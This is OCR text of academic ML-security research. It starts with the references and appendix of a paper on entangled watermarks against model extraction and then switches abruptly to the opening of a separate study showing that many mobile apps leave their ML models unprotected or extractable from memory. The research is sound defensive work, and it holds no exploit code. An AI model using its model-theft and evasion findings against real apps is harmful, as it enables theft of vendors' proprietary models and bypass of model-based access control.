[6] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting backdoor attacks on deep neural networks by activation clustering. In *Proceedings of the 13th ACM Workshop on Artificial Intelligence and Security*. ACM, 2020.

[7] Keunwoo Choi, Deokjin Joo, and Juho Kim. Kapre: On-gpu audio preprocessing layers for a quick implementation of deep neural network models with keras. In *Machine Learning for Music Discovery Workshop at 34th International Conference on Machine Learning*. ICML, 2017.

[8] Jacson Rodrigues Correia-Silva, Rodrigo F Berriel, Claudine Badue, Alberto F de Souza, and Thiago Oliveira-Santos. Copycat cnn: Stealing knowledge by persuading confession with random non-labeled data. In *2018 International Joint Conference on Neural Networks (IJCNN)*, pages 1–8. IEEE, 2018.

[9] Corinna Cortes, Mehryar Mohri, and Afshin Rostamizadeh. Algorithms for learning kernels based on centered alignment. *Journal of Machine Learning Research*, 13(Mar):795–828, 2012.

[10] Bita Darvish Rouhani, Huili Chen, and Farinaz Koushanfar. DeepSigns: A Generic Watermarking Framework for IP Protection of Deep Learning Models. *arXiv e-prints*, page arXiv:1804.00750, Apr 2018.

[11] Whitfield Diffie and Martin E. Hellman. New directions in cryptography, 1976.

[12] Nicholas Frosst, Nicolas Papernot, and Geoffrey Hinton. Analyzing and Improving Representations with the Soft Nearest Neighbor Loss. *arXiv e-prints*, page arXiv:1902.01889, Feb 2019.

[13] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. MIT Press, 2016.

[14] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and Harnessing Adversarial Examples. *arXiv e-prints*, December 2014.

[15] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain. *arXiv e-prints*, page arXiv:1708.06733, August 2017.

[16] Alon Halevy, Peter Norvig, and Fernando Pereira. The unreasonable effectiveness of data. *IEEE Intelligent Systems*, 24(2):8–12, 2009.

[17] K. He, X. Zhang, S. Ren, and J. Sun. Deep residual learning for image recognition. In *2016 IEEE Conference on Computer Vision and Pattern Recognition*, 2016.

[18] Xuedong Huang, James Baker, and Raj Reddy. A historical perspective of speech recognition. *Communications of the ACM*, 57(1):94–103, 2014.

[19] Matthew Jagielski, Nicholas Carlini, David Berthelot, Alex Kurakin, and Nicolas Papernot. High-Fidelity Extraction of Neural Network Models. *arXiv e-prints*, page arXiv:1909.01838, Sep 2019.

[20] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating Machine Learning: Poisoning Attacks and Countermeasures for Regression Learning. *arXiv e-prints*, Apr 2018.

[21] Ian Jolliffe. *Principal Component Analysis*. Springer, 2002.

[22] A. B. Kahng, J. Lach, W. H. Mangione-Smith, S. Mantik, I. L. Markov, M. Potkonjak, P. Tucker, H. Wang, and G. Wolfe. Watermarking techniques for intellectual property protection. In *Proceedings of the 35th Annual Design Automation Conference*, DAC '98, New York, NY, USA, 1998. Association for Computing Machinery.

[23] Eamonn Keogh and Abdullah Mueen. *Curse of Dimensionality*, pages 314–315. Springer, Boston, MA, 2017.

[24] Diederik P. Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *3rd International Conference on Learning Representations ICLR 2015*, 2015.

[25] Simon Kornblith, Mohammad Norouzi, Honglak Lee, and Geoffrey Hinton. Similarity of Neural Network Representations Revisited. *The 36th International Conference on Machine Learning*, 2019.

[26] Alex Krizhevsky. Learning multiple layers of features from tiny images. Technical report, 2009.

[27] Alexey Kurakin, J. Ian Goodfellow, and Samy Bengio. Adversarial examples in the physical world. *5th International Conference on Learning Representations*, 2017.

[28] Y. Lecun and C. Cortes. The mnist database of handwritten digits. *http://yann.lecun.com/exdb/mnist/*, 1998.

[29] T. Lee, B. Edwards, I. Molloy, and D. Su. Defending against neural network model stealing attacks using deceptive perturbations. In *2019 IEEE Security and Privacy Workshops (SPW)*, pages 43–49, 2019.

[30] F. Liu, K. M. Ting, and Z. Zhou. Isolation forest. In *8th IEEE International Conference on Data Mining*, 2008.

[31] K. Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-pruning: Defending against backdooring attacks on deep neural networks. In *21st International Symposium on Research in Attacks, Intrusions, and Defenses*, 2018.

[32] Daniel Lowd and Christopher Meek. Adversarial learning. In *Proceedings of the eleventh ACM SIGKDD international conference on Knowledge discovery in data mining*, pages 641–647. ACM, 2005.

[33] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *6th International Conference on Learning Representations*, 2018.

[34] Leland McInnes, John Healy, Nathaniel Saul, and Lukas Grossberger. Umap: Uniform manifold approximation and projection. *The Journal of Open Source Software*, 3(29):861, 2018.

[35] Smitha Milli, L. Schmidt, A. Dragan, and M. Hardt. Model reconstruction from model explanations. *Proceedings of the Conference on Fairness, Accountability, and Transparency*, 2019.

[36] A. Mogelmose, M. M. Trivedi, and T. B. Moeslund. Vision-based traffic sign detection and analysis for intelligent driver assistance systems: Perspectives and survey. *IEEE Transactions on Intelligent Transportation Systems*, 13(4):1484–1497, 2012.

[37] Kevin P. Murphy. *Machine Learning: A Probabilistic Perspective*. The MIT Press, 2012.

[38] Yuki Nagai, Y. Uchida, S. Sakazawa, and Shin'ichi Satoh. Digital watermarking for deep neural networks. *International Journal of Multimedia Information Retrieval*, 7:3–16, 2018.

[39] Yuval Netzer, Tao Wang, Adam Coates, Alessandro Bissacco, Bo Wu, and Andrew Ng. Reading digits in natural images with unsupervised feature learning. *24th International Conference on Neural Information Processing Systems*, 2011.

[40] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff nets: Stealing functionality of black-box models. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2019.

[41] Soham Pal, Yash Gupta, Aditya Shukla, Aditya Kanade, Shirish K. Shevade, and Vinod Ganapathy. A framework for the extraction of deep neural networks by leveraging public data. *CoRR*, abs/1905.09165, 2019.

[42] S. J. Pan and Q. Yang. A survey on transfer learning. *IEEE Transactions on Knowledge and Data Engineering*, 22(10):1345–1359, 2010.

[43] Nicolas Papernot, P. McDaniel, Ian J. Goodfellow, S. Jha, Z. Y. Celik, and A. Swami. Practical black-box attacks against machine learning. *ACM Asia Conference on Computer and Communications Security*, 2017.

[44] Nicolas Papernot, P. McDaniel, S. Jha, Matt Fredrikson, Z. Y. Celik, and A. Swami. The limitations of deep learning in adversarial settings. *1st IEEE European Symposium on Security and Privacy*, 2016.

[45] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in Machine Learning: from Phenomena to Black-Box Attacks using Adversarial Samples. *arXiv e-prints*, page arXiv:1605.07277, May 2016.

[46] David E. Rumelhart, Geoffrey E. Hinton, and Ronald J. Williams. Learning representations by back-propagating errors. *Nature*, 323:533–536, 1986.

[47] R. Salakhutdinov and Geoffrey E. Hinton. Learning a nonlinear embedding by preserving class neighbourhood structure. In *11th International Conference on Artificial Intelligence and Statistics*, 2007.

[48] Johannes Stallkamp, Marc Schlipsing, Jan Salmen, and Christian Igel. The German Traffic Sign Recognition Benchmark: A multi-class classification competition. In *IEEE International Joint Conference on Neural Networks*, pages 1453–1460, 2011.

[49] Emma Strubell, Ananya Ganesh, and Andrew McCallum. Energy and policy considerations for deep learning in nlp. In *Proceedings of the 57th Annual Meeting of the Association for Computational Linguistics*. ACL, 2019.

[50] Christian Szegedy, W. Zaremba, Ilya Sutskever, Joan Bruna, D. Erhan, Ian J. Goodfellow, and R. Fergus. Intriguing properties of neural networks. *CoRR*, abs/1312.6199, 2014.

[51] Florian Tramèr, F. Zhang, A. Juels, M. Reiter, and T. Ristenpart. Stealing machine learning models via prediction apis. In *USENIX Security Symposium*, 2016.

[52] Jonathan Uesato, Brendan O'Donoghue, Pushmeet Kohli, and Aäron van den Oord. Adversarial risk and the dangers of evaluating against weak attacks. In *Proceedings of the 35th International Conference on Machine Learning*, volume 80, pages 5032–5041. PMLR, 2018.

[53] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, B. Viswanath, H. Zheng, and B. Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. *2019 IEEE Symposium on Security and Privacy (SP)*, pages 707–723, 2019.

[54] Pete Warden. Speech Commands: A Dataset for Limited-Vocabulary Speech Recognition. *arXiv e-prints*, page arXiv:1804.03209, Apr 2018.

[55] Han Xiao, Kashif Rasul, and Roland Vollgraf. Fashion-MNIST: a Novel Image Dataset for Benchmarking Machine Learning Algorithms. *arXiv e-prints*, page arXiv:1708.07747, Aug 2017.


[56] Jialong Zhang, Zhongshu Gu, Jiyong Jang, Hui Wu, M. P. Stoecklin, H. Huang, and I. Molloy. Protecting intellectual property of deep neural networks with watermarking. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, 2018.

A Appendix

A.1 Finetuning the hyperparameters of EWE

Next, we dive into details of each hyperparameter of EWE and perform an ablation study.


Temperature. Temperature is a hyperparameter introduced by Frosst et al [12]. It could be used to control which distances between points are more important: at small temperatures, small distances matter more than at high temperatures, where large distances matter most. In our experiments, we found that the influence of temperature on the robustness of watermark is not significant: a nice initialization leads to high watermark success, whereas other initialization results in watermark success high enough for claiming ownership, as shown in Figure 14. We conjecture that this is because EWE fine-tunes the temperature by gradient descent during training (see the last line of Algorithm 1).



(a) Fashion MNIST (b) Speech Commands


Figure 14: EWE is unlikely to fail due to setting the temperature, but certain initialization of temperature does lead to better trade-off between task accuracy and watermark success rate. Note the temperature is plotted on log scale.

Weight Factor. As defined in Algorithm 1, the loss function is the weighted sum of a cross entropy term and SNNL term. The weight factor κ is a hyper-parameter that controls the importance of learning the watermark task (by maximizing the SNNL) relatively to the classification task (by minimizing cross entropy loss). As shown in Figure 15, factors larger in magnitude cause the watermark to be more robust, at the expense of performance on the task. At the left-hand side of the figure, with a weight factor in the magnitude of



(a) Fashion MNIST (b) Speech Commands

Figure 15: Increasing the absolute value of the weight factor κ promotes watermark success rate (more importance is given to the SNNL) at the expense of lower accuracy on the task. Note that κ is plotted on log scale.



(a) Fashion MNIST (b) Speech Commands


Figure 16: Decreasing the ratio r of task data to watermarks promotes watermark success rate (more importance is given to the SNNL) at the expense of lower accuracy on the task.

10, the accuracy is similar to an un-watermarked model, while watermark success is about 40%. In contrast, when the weight factor is getting larger, watermark success approaches to 100% but the accuracy decreases significantly..

Ratio of task data to watermarks. Denoted by r in Algorithm 1, this ratio also influences the trade-off between task accuracy and watermark robustness. In Figure 16, we observe that lower ratios yield more robust watermarks. For instance, we found for Fashion MNIST that the watermark could be removed by model extraction if the ratio is greater than 3, whereas task accuracy drops significantly for ratios below 1.

Source-Target classes Source and target classes are denoted by c_S and c_T in Algorithm 1. Note that we use OOD watermarks (data from MNIST) for Fashion MNIST, so c_S refers to a class of MNIST. We name class center the average of data from each class. In Figure 17, we plot the performance of EWE with respect to the cosine similarity among centers of different source-target pairs (detailed performance of different pairs can be found in Figure 25 in the appendix).

Classes with similar structures enable more robust watermarks at no impact on task accuracy. This is because data from similar classes is easier to entangle (i.e. the SNNL is easier to maximize). Cosine similarity between class centers is a heuristic to estimate this and its effectiveness depends on the dataset. For Fashion MNIST, one could observe a trend that higher cosine similarity leads to more robust watermarks. Instead, the difference among classes are less significant in Speech Command so this heuristic may not be useful.




(a) Fashion MNIST (b) Speech Commands

Figure 17: Impact of similarity of classes on robustness of watermarks: We computes the average cosine distances between data of different pairs of classes and use them as source and target classes to watermark the model. It could be seen that similar classes lead to higher watermark success on Fashion MNIST, but no clear trend is observed for Speech Command.

A.2 Evasion Attacks for Detection

Adversarial examples (or samples) are created by choosing samples from a source class and perturbing them slightly (adding a carefully crafted perturbation) to ensure targeted (the mistake is chosen) or untargeted (the mistake is any incorrect class) misclassification. To do so, some attacks use gradients [27, 33, 44] or pseudo-gradients [52] to create adversarial samples with minimum perturbation. We wish to understand if mechanisms used to generate adversarial samples can be used to detect watermarks, as both produce the same effect (targeted misclassification). The intuition is that if one adversarial examples are generated from blank input and perturbed to the target class, they may reveal some information about the watermarked data. To this end, we utilize the approach proposed by Papernot et al. [44] on the extracted model to generate adversarial examples, and compare them with the watermarked data generated by EWE. Examples of watermarked data and adversarial samples we generated are shown in Figure 10 b and (c) respectively. The average cosine similarity between the adversarial examples and watermarked data is about 0.3, whereas it could reach about 0.4 when comparing to a uniformly distributed random input of the same size. Thus, mechanisms used to generate adversarial samples are unable to detect watermarks generated by EWE.

A.3 Additional Figures



(a) Proper trigger (b) Improper trigger

Figure 18: (a) In this Watermarked DNN, a small white square is designed as a special trigger. If this square is added to the corner of a digit-3, the input would be predicted as a digit-5 by the DNN, whereas a normal model would classify it as a digit-3 mostly. (b) This is an example of improperly designed trigger. By adding such a rectangle to top of 1's, even a unwatermarked model would classify it as a digit-7, so it is hard to tell if a model is watermarked or not by such a trigger.





Figure 19: Validation Accuracy and Watermark success while increasing the number of convolution layers in a Fashion MNIST model without residual connection. Note that in-distribution watermark is used here.



(a) First Convolution Layer: Legitimate Data

(b) First Convolution Layer: Watermarked Data


(c) Second Convolution Layer: Legitimate Data

(d) Second Convolution Layer: Watermarked Data

(e) Fully Connected Layer: Legitimate Data

(f) Fully Connected Layer: Watermarked Data

Figure 20: Activations of a convolutional neural network. We train a DNN with 2 convolution layers and 2 fully connected layers with EWE. We show here the frequency of activations for neurons in all hidden layers: high frequencies correspond to white color. One can observe that by entangling legitimate task data and watermarks, their representation becomes very similar, as we go deeper into the model architecture.



(a) First Convolution Layer: Legitimate Data

(b) First Convolution Layer: Watermarked Data


(c) Second Convolution Layer: Legitimate Data

(d) Second Convolution Layer: Watermarked Data


(e) Fully Connected Layer: Legitimate Data

(f) Fully Connected Layer: Watermarked Data

Figure 21: This should be compared to Figure 20. It is repeated here on a model with the same architecture but watermarked by the baseline. One can observe that the difference between activation of watermarked and legitimate data is more significant when EWE is not used.




(a) Un-watermarked Model (b) Watermarked Model (Baseline)




(c) EWE In-distribution Watermark (d) EWE Out-distribution Watermark

Figure 22: Same as Figure 11 except here the dataset is MNIST, while $c_S = 3$ and $c_T = 5$.




(a) Un-watermarked Model (b) Watermarked Model (Baseline)




(c) EWE In-distribution Watermark (d) EWE Out-distribution Watermark

Figure 23: Same as Figure 11 except here the dataset is Speech Command, while $c_S = 9$ and $c_T = 5$. The OOD watermarks are audios of people saying "one".



(a) Un-watermarked (b) Baseline (c) EWE

Figure 24: While scaling EWE to CIFAR-100, we noticed that both the baseline and EWE lead to significantly lower accuracies when the number of classes increases than an un-watermarked model. Besides, it can be observed that EWE reaches better watermark success than the baseline.




(a) MNIST: Test Accuracy (b) Watermark Success Rate

(c) Fashion-MNIST: Test Accuracy (d) Watermark Success Rate

(e) Speech Commands: Test Accuracy (f) Watermark Success Rate

Figure 25: Performance of the extracted model for different source-target pairs: We call class i and class j as a source-target pair if the watermark in our model is designed to be that watermarked data sampled from class i (if using OOD watermark, then this would be class i of another dataset) will be classified as class j by the model. On MNIST dataset , Fashion MNIST, and Speech Command, we tried to train and extract models with all 90 source-target pairs under the same setting (i.e. all hyper-parameters including temperature are the same) and plotted the validation accuracy and watermark success rate of the extracted model in the 6 figures above. It can be seen that while the validation accuracy is always high, some models have lower watermark success rate.



(a) Audio Signal (b) Spectrogram

Figure 26: Example of a watermarked audio signal and the corresponding Mel Spectrogram.

Mind Your Weight(s): A Large-scale Study on Insufficient Machine Learning Model Protection in Mobile Apps

Zhichuang Sun
Northeastern University

Ruimin Sun
Northeastern University

Long Lu
Northeastern University

Alan Mislove
Northeastern University

Abstract

On-device machine learning (ML) is quickly gaining popularity among mobile apps. It allows offline model inference while preserving user privacy. However, ML models, considered as core intellectual properties of model owners, are now stored on billions of untrusted devices and subject to potential thefts. Leaked models can cause both severe financial loss and security consequences.

This paper presents the first empirical study of ML model protection on mobile devices. Our study aims to answer three open questions with quantitative evidence: How widely is model protection used in apps? How robust are existing model protection techniques? What impacts can (stolen) models incur? To that end, we built a simple app analysis pipeline and analyzed 46,753 popular apps collected from the US and Chinese app markets. We identified 1,468 ML apps spanning all popular app categories. We found that, alarmingly, 41% of ML apps do not protect their models at all, which can be trivially stolen from app packages. Even for those apps that use model protection or encryption, we were able to extract the models from 66% of them via unsophisticated dynamic analysis techniques. The extracted models are mostly commercial products and used for face recognition, liveness detection, ID/bank card recognition, and malware detection. We quantitatively estimated the potential financial and security impact of a leaked model, which can amount to millions of dollars for different stakeholders.

Our study reveals that on-device models are currently at high risk of being leaked; attackers are highly motivated to steal such models. Drawn from our large-scale study, we report our insights into this emerging security problem and discuss the technical challenges, hoping to inspire future research on robust and practical model protection for mobile devices.

1 Introduction

Mobile app developers have been quickly adopting *on-device machine learning* (ML) techniques to provide artificial intelligence (AI) features, such as facial recognition, augmented/virtual reality, image processing, voice assistant, etc. This trend is now boosted by new AI chips available in the latest smartphones [1], such as Apple's Bionic neural engine, Huawei's neural processing unit, and Qualcomm's AI-optimized SoCs.

Compared to performing ML tasks in the cloud, on-device ML (mostly model inference) offers unique benefits desirable for mobile users as well as app developers. For example, it avoids sending (private) user data to the cloud and does not require network connection. For app developers or ML solution providers, on-device ML greatly reduces the computation load on their servers.

On-device ML inference inevitably stores ML models locally on user devices, which however creates a new security challenge. Commercial ML models used in apps are often part of the core intellectual property (IP) of vendors. Such models may fall victim to theft or abuse, if not sufficiently protected. In fact, on-device ML makes model protection much more challenging than server-side ML because models are now stored on user devices, which are fundamentally untrustworthy and may leak models to curious or malicious parties.

The consequences of model leakage are quite severe. First, with a leaked model goes away the R&D investment of the model owner, which often includes human, data, and computing costs. Second, when a proprietary model is obtained by unethical competitors, the model owner loses the competitive edge or pricing advantage for its products. Third, a leaked model facilitates malicious actors to find adversarial inputs to bypass or confuse the ML systems, which can lead to not only reputation damages to the vendor but also critical failures in their products (*e.g.,* fingerprint recognition bypass).

This paper presents the first large-scale study of ML model protection and theft on mobile devices. Our study aims to shed light on the less understood risks and costs of model leakage/theft in the context of on-device ML. We present our study that answers the following questions with ample empirical evidence and observations.

- **Q1: How widely is model protection used in apps?**
- **Q2: How robust are existing model protection techniques?**
- **Q3: What impacts can (stolen) models incur?**

To answer these questions, we collected 46,753 trending Android apps from the US and the Chinese app markets. To answer Q1, we built a simple and automatic pipeline to first identify the ML models and SDK/frameworks used in an app, and then detect if the ML models are encrypted. Among all the collected apps, we found 1,468 apps that use on-device ML, and 602 (41%) of them do not protect their ML models at all (*i.e.,* models are stored in plaintext form on devices). Most of these apps have high installation counts (greater than 10M) and span the top-ten app categories, which underlines the limited awareness of model thefts and the need for model protection among app developers.

To answer Q2, for the encrypted models, we dynamically run the corresponding apps and built an automatic pipeline to identify and extract the decrypted ML models from memory. This pipeline represents an unsophisticated model theft attack that an adversary can realistically launch on her own device. We found that the same protected models can be reused/shared by multiple apps, and a set of 18 unique models extracted from our dynamic analysis can affect 347 apps (43% of all the apps with protected models). These apps cover a wide range of ML frameworks, including TensorFlow, TFLite, Caffe, SenseTime, Baidu, Face++, etc. They use ML for various purposes, including face tracking, liveness detection, OCR, ID card and bank card recognition, photo processing, and even malware detection.

We also observed some interesting cases where a few model owners spent extra effort on protecting their models, such as encrypting both code and model files, encrypting model files multiple times, or encrypting feature vectors. Despite the efforts, these models can be successfully extracted in memory in plaintext. These cases indicate that model owners or app developers start realizing the risk of model thefts but no standard and robust model protection technique exists, which echos the urgent need for research into on-device model protection.

Finally, to answer Q3, we present an analysis on the financial and security impact of model leakage on both the attackers and the model vendors. We identify three major sources of impact: the research and development investment on the ML models, the financial loss due to competition, and the security impact due to model evasion. We found that the potential financial loss can be as high as millions of dollars, depending on the app revenue and the actual cost of the models. The security impact includes bypassing the model-based access control, which may result in reputation damage or even product failure.

By performing the large-scale study and finding answers to the three questions, we intend to raise the awareness of the model leak/theft risks, which apps using on-device ML are facing even if models are encrypted. Our study shows that the risks are realistic due to absent or weak protection of on-device models. It also shows that attackers are not only technically able to, but also highly motivated to steal or abuse on-device ML models. We share our insights and call for future research to address this emerging security problem.

In summary, the contributions of our research are:

- We apply our analysis pipeline on 46,753 Android apps collected from US and Chinese app markets. We found that among the 1,468 apps using on-device ML, 41% do not have any protection on their ML models. For those do, 66% of them still leak their models to an unsophisticated runtime attack.
- We provide a quantified estimate on the financial and security impact of model leakage based on case studies. We show that attackers with stolen models can save as high as millions of dollars, while vendors can encounter pricing disadvantage and falling market share. Further model evasion may cause illegal access to private information of end users.
- Our work calls for research on robust protection mechanisms for ML models on mobile devices. We share our insights gained during the study to inform and assist future work on this topic.

The rest of the paper is organized as follows. Section 2 introduces the background knowledge about on-device ML. Section 3 presents an overview of our analysis pipeline. Sections 4, 5, and 6 answers the questions Q1, Q2, and Q3, respectively. Section 7 summarizes the current model protection practices and their effectiveness. Section 8 discusses the research insights and the limitations of our analysis. Section 9 surveys the related work and Section 10 concludes the paper.

2 Background

The Trend of On-device Machine Learning: Currently, there are two ways for mobile apps to use ML: cloud-based and on-device. In cloud-based ML, apps send requests to a cloud server, where the ML inference is performed, and then retrieve the results. The drawbacks include requiring constant network connections, unsuitable for real-time ML tasks (e.g., live object detection), and needing raw user data uploaded to the server. Recently, on-device ML inference is quickly gaining popularity thanks to the availability of hardware accelerators on mobile devices and the the ML frameworks optimized for mobile apps. On-device ML avoids the aforementioned drawbacks of cloud-based ML. It works without network connections, performs well in real-time tasks, and seldom needs to send (private) user data off the device. However, with ML inference tasks and ML models moved from cloud to user devices, on-device ML raises a new security challenge to model owners and ML service providers: how to protect the valuable and proprietary ML models now stored and used on user devices that cannot be trusted.

The Delivery and Protection of On-device Models :

Typically, on-device ML models are trained by app developers or ML service providers on servers with rich computing resources (e.g., GPU clusters and large storage servers). Trained models are shipped with app installation packages. A model can also be downloaded separately after app installation




Figure 1: Overview of Static-Dynamic App Analysis Pipeline

to reduce the app package size. Model inference is performed by apps on user devices, which relies on model files and ML frameworks (or SDKs). To protect on-device models, some developers encrypt/obfuscate them, or compile them into app code and ship them as stripped binaries [9, 25]. However, such techniques only make it difficult to reverse a model, rather than strictly preventing a model from being stolen or reused.

